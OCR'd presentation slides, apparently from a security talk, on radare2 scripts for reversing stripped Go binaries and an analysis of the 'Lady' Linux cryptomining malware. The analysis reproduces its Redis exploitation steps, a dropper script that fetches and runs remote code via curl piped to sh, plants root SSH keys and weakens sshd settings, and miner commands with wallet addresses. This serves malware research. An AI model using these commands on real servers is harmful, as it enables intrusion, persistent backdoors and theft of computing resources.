
Easing the reversing process

- Ported the script to extract the information from the .gopclntab section to r2pipe.
- Developed another script to extract the type information from the .typelink section.

```
[0x00460580]> #!pipe python ./load_typelink_info.py
[+] Loading disassemble...
[+] Loading .typelink table...
[+] Looking for types...
[+] Loaded 2676 type references!
[0x00460580]> #!pipe python ./load_pclntab_info.py
[+] Reading .gopclntab section...
[+] Found 8468 functions
[0x00460580]>
```

Scripts available at:
https://github.com/zlowram/radare2-scripts/tree/master/go_helpers


Whoa!



```
lea rbx, [rip + 0x3f6547] ;[g] ; 0x7f7e20 ; chan []st.IPRule
mov qword [rsp], rbx
mov qword [rsp + local_8h], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call runtime.makechan ;[h]
mov rax, qword [rsp + local_10h] ; [0x10:8]=0x1003e0002
mov qword [rsp + local_a0h], rax
mov qword [rsp + local_10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x658805] ;[i] ; 0xa5a110
mov qword [rsp + local_8h], rax
call runtime.newproc ;[j]
lea rbx, [rip + 0x3f6f24] ;[k] ; 0x7f8840 ; chan st.Minerd
mov qword [rsp], rbx
mov qword [rsp + local_8h], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call runtime.makechan ;[h]
mov rax, qword [rsp + local_10h] ; [0x10:8]=0x1003e0002
mov qword [rsp + local_98h], rax
mov qword [rsp + local_10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x6587fa] ;[l] ; 0xa5a148
mov qword [rsp + local_8h], rax
call runtime.newproc ;[j]
lea rbx, [rip + 0x3f6fa1] ;[m] ; 0x7f8900 ; chan st.Update
mov qword [rsp], rbx
mov qword [rsp + local_8h], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call runtime.makechan ;[h]
mov rax, qword [rsp + local_10h] ; [0x10:8]=0x1003e0002
```


- Reverse engineering stripped Go binaries like they were never stripped

Before



```
lea rbx, [rip + 0x3f6547] ;[g] ; 0x7f7e20
mov qword [rsp], rbx
mov qword [rsp + 8], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call fcn.00406c00 ;[h]
mov rax, qword [rsp + 0x10] ; [0x10:8]=0x1003e0002
mov qword [rsp + 0xa0], rax
mov qword [rsp + 0x10], rax
mov dword [rsp], 8
lea rax, [rip + 0x658805] ;[i] ; 0xa5a110
mov qword [rsp + 8], rax
call fcn.00436f70 ;[j]
lea rbx, [rip + 0x3f6f24] ;[k] ; 0x7f8840
mov qword [rsp], rbx
mov qword [rsp + 8], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call fcn.00406c00 ;[h]
mov rax, qword [rsp + 0x10] ; [0x10:8]=0x1003e0002
mov qword [rsp + 0x98], rax
mov qword [rsp + 0x10], rax
mov dword [rsp], 8
lea rax, [rip + 0x6587fa] ;[l] ; 0xa5a148
mov qword [rsp + 8], rax
call fcn.00436f70 ;[j]
lea rbx, [rip + 0x3f6fa1] ;[m] ; 0x7f8900
mov qword [rsp], rbx
mov qword [rsp + 8], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call fcn.00406c00 ;[h]
mov rax, qword [rsp + 0x10] ; [0x10:8]=0x1003e0002
```

After




```
lea rbx, [rip + 0x3f6547] ;[g] ; 0x7f7e20 ; chan []st.IPRule
mov qword [rsp], rbx
mov qword [rsp + local_8h], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call runtime.makechan ;[h]
mov rax, qword [rsp + local_10h] ; [0x10:8]=0x1003e0002
mov qword [rsp + local_a0h], rax
mov qword [rsp + local_10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x658805] ;[i] ; 0xa5a110
mov qword [rsp + local_8h], rax
call runtime.newproc ;[j]
lea rbx, [rip + 0x3f6f24] ;[k] ; 0x7f8840 ; chan st.Minerd
mov qword [rsp], rbx
mov qword [rsp + local_8h], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call runtime.makechan ;[h]
mov rax, qword [rsp + local_10h] ; [0x10:8]=0x1003e0002
mov qword [rsp + local_98h], rax
mov qword [rsp + local_10h], rax
mov dword [rsp], 8
lea rax, [rip + 0x6587fa] ;[l] ; 0xa5a148
mov qword [rsp + local_8h], rax
call runtime.newproc ;[j]
lea rbx, [rip + 0x3f6fa1] ;[m] ; 0x7f8900 ; chan st.Update
mov qword [rsp], rbx
mov qword [rsp + local_8h], 0x3c ; [0x3c:8]=0x60006000b ; '<'
call runtime.makechan ;[h]
mov rax, qword [rsp + local_10h] ; [0x10:8]=0x1003e0002
```

Moar work!


Still a work in progress.

Need to do a deeper research within the Go source to find the pieces of code that use the .typelink section information and improve the scripts.

Check it for other Go versions, just tested with Go 1.6.



LADY LINUX ANALYSIS



LADY LINUX ANALYSIS

`-Pid`	Accepts an Integer as a parameter and looks for a running process that has that Pid, and exits with 0 or 1 depending on it.
`-Version`	Prints the current version of the malware.


LADY LINUX ANALYSIS

`-Install` Persistence

1. Check if `/proc/self/exe` points to `/usr/sbin/ntp`. If not, copy itself to that path.
2. Create a `init.d` script or a `systemd` service file, in order to achieve persistence.
3. Restart the service.

```
[Unit]
Description=NTP daemon
ConditionFileIsExecutable=/usr/sbin/ntp
[Service]
StartLimitInterval=5
StartLimitBurst=10
ExecStart=/usr/sbin/ntp "-D"
Restart=always
RestartSec=120
[Install]
WantedBy=multi-user.target
```

LADY LINUX ANALYSIS



LADY LINUX ANALYSIS

-D Main payloads

1. Creates goroutines with channels (IPRule, Update, Attack, Minerd).
2. Obtain metrics about the infected machine (using gopsutil lib).
3. Send GET request to the C&C with the metrics in order to retrieve config file.
4. The config file is composed by multiple items, which will be sent to the corresponding goroutine via their channels.

```
type InfoStat struct {
    Hostname             string `json:"hostname"`
    Uptime               uint64 `json:"uptime"`
    BootTime             uint64 `json:"bootTime"`
    Procs                uint64 `json:"procs"`           // number of processes
    OS                   string `json:"os"`              // ex: freebsd, linux
    Platform             string `json:"platform"`        // ex: ubuntu, linuxmint
    PlatformFamily       string `json:"platformFamily"`  // ex: debian, rhel
    PlatformVersion      string `json:"platformVersion"` // version of the complete OS
    KernelVersion        string `json:"kernelVersion"`   // version of the OS kernel (if
available)
    VirtualizationSystem string `json:"virtualizationSystem"`
    VirtualizationRole   string `json:"virtualizationRole"` // guest or host
    HostID               string `json:"hostid"`             // ex: uuid
}
```

LADY LINUX ANALYSIS

```
# IP = ""
DelaySecond = 300

[Update]
Version = 51
Url = "http://r.cxxxxxxxg.com/v51/lady"

[[Attacks]]
Method = "Redis"
Work = true
Max = 1
ShellUrl = "http://r.cxxxxxxxg.com/pm.sh?0703"

[Minerd]
Url = "http://r.cxxxxxxxg.com/minerd"
Cmds = [
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u
48vKMSzWMF8TC...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",

    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u
47TS1NQvebb3...UA8EUaiuLiGa6wYtv5aoR8BmjYsDmTx9DQbfRX -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u
47TS1NQvebb3...UA8EUaiuLiGa6wYtv5aoR8BmjYsDmTx9DQbfRX -p x",
```

LADY LINUX ANALYSIS

```
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u 
448J3JccPv4D8X...HqNeLK8LguDFpJtcFJ6ZWr1NAbuEVmHEz5JftEox -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u 
448J3JccPv4D8X...HqNeLK8LguDFpJtcFJ6ZWr1NAbuEVmHEz5JftEox -p x",
]

[[IPRules]]
Url = "http://ipinfo.io/ip"
Pattern = 
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"

[[IPRules]]
Url = "https://ifconfig.co/"
Pattern = 
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"

[[IPRules]]
Url = "http://ifconfig.me/"
Pattern = 
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
```

LADY LINUX ANALYSIS

```
[[IPRules]]
Url = "https://api.ipify.org/"
Pattern =
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
```

LADY LINUX ANALYSIS

`IPRule`

Obtains the external IP of the infected machine by issuing a request to any of the services provided in the config file, using the `curl` user agent.

```
[[IPRules]]
Url = "https://api.ipify.org/"
Pattern =
'\b(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9]{2}|2[0
-4][0-9]|25[0-5])\b'
UserAgent = "curl/7.38.0"
```

`Update`

Updates the malware binary. It downloads it from the location specified in the config file, writes it to `/usr/sbin/ntp` and restarts the service.

```
[Update]
Version = 51
Url = "http://r.cxxxxxxxg.com/v51/lady"
```

LADY LINUX ANALYSIS

Attack

Propagation

```
[[Attacks]]
Method = "Redis"
Work = true
Max = 1
ShellUrl = "http://r.cxxxxxxxg.com/pm.sh?0703"
```

To propagate, the malware uses a known attack against Redis servers exposed to the Internet:

```
1. config set stop-writes-on-bgsave-error no
2. config set rdbcompression no
3. config set dir /var/spool/cron
4. config set dbfilename root
5. set 1 "*/1 * * * * curl -L http://r.cxxxxxxxxg.com/pm.sh?0703 | sh"
6. save
7. config set dir /root/.ssh/
8. config set dbfilename authorized_keys
9. set 1 "ssh_pub_key_here"
10. save
11. del 1
12. config set dir /tmp
13. config set dbfilename dump.rdb
14. config set rdbcompression yes
```

LADY LINUX ANALYSIS

```
export PATH=$PATH:/bin:/usr/bin:/usr/local/bin:/usr/sbin

echo "*/10 * * * * curl -fsSL http://r.cxxxxxxxg.com/pm.sh?0706 | sh" >
/var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo "*/10 * * * * curl -fsSL http://r.cxxxxxxxg.com/pm.sh?0706 | sh" >
/var/spool/cron/crontabs/root

if [ ! -f "/root/.ssh/KHK75NEOiq" ]; then
     mkdir -p ~/.ssh
     rm -f ~/.ssh/authorized_keys*
     echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCzwg/9uDOWKwwr1zHxb3mtN++94RNITshREwOc9hZfS/F/yW8KgHYTKvIAk
/A...b0H1BWdQbBXmVqZlXzzr6K9AZpOM+ULHzdzqrA3SX1y993qHNytbEgN+9IZCWlHOnlEPxBro4mXQkTVdQkWo
0L4aR7xBlAdY7vRnrvFav root" > ~/.ssh/KHK75NEOiq
     echo "PermitRootLogin yes" >> /etc/ssh/sshd_config
     echo "RSAAuthentication yes" >> /etc/ssh/sshd_config
     echo "PubkeyAuthentication yes" >> /etc/ssh/sshd_config
     echo "AuthorizedKeysFile .ssh/KHK75NEOiq" >> /etc/ssh/sshd_config
     /etc/init.d/sshd restart
fi
```

LADY LINUX ANALYSIS

```
if [ ! -f "/etc/init.d/ntp" ]; then
     if [ ! -f "/etc/systemd/system/ntp.service" ]; then
          mkdir -p /opt
          curl -fsSL http://r.cxxxxxxg.com/v51/lady_`uname -m` -o /opt/KHK75NEOiq33 &&
chmod +x /opt/KHK75NEOiq33 && /opt/KHK75NEOiq33 -Install
     fi
fi

/etc/init.d/ntp start

ps auxf|grep -v grep|grep "/usr/bin/cron"|awk '{print $2}'|xargs kill -9
ps auxf|grep -v grep|grep "/opt/cron"|awk '{print $2}'|xargs kill -9
```

Once the malware has written its public key to the `authorized_keys` file, it connects via SSH as the root user using the private key hardcoded, and run the following command:

```
curl -fsSL http://r.cxxxxxxxg.com/pm.sh?0703?ssh | sh
```

LADY LINUX ANALYSIS

Minerd Monetization - Cryptocurrency mining (Monero)

```
[Minerd]
Url = "http://r.cxxxxxxxg.com/minerd"
Cmds = [
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:8080 -u 
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",
    "-B -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:6666 -u 
48vKMSzWMF8TCV...vQMinrKeQ1vuxD4RTmiYmCwY4inWmvCXWbcJHL3JDwp -p x",
    …
]
```

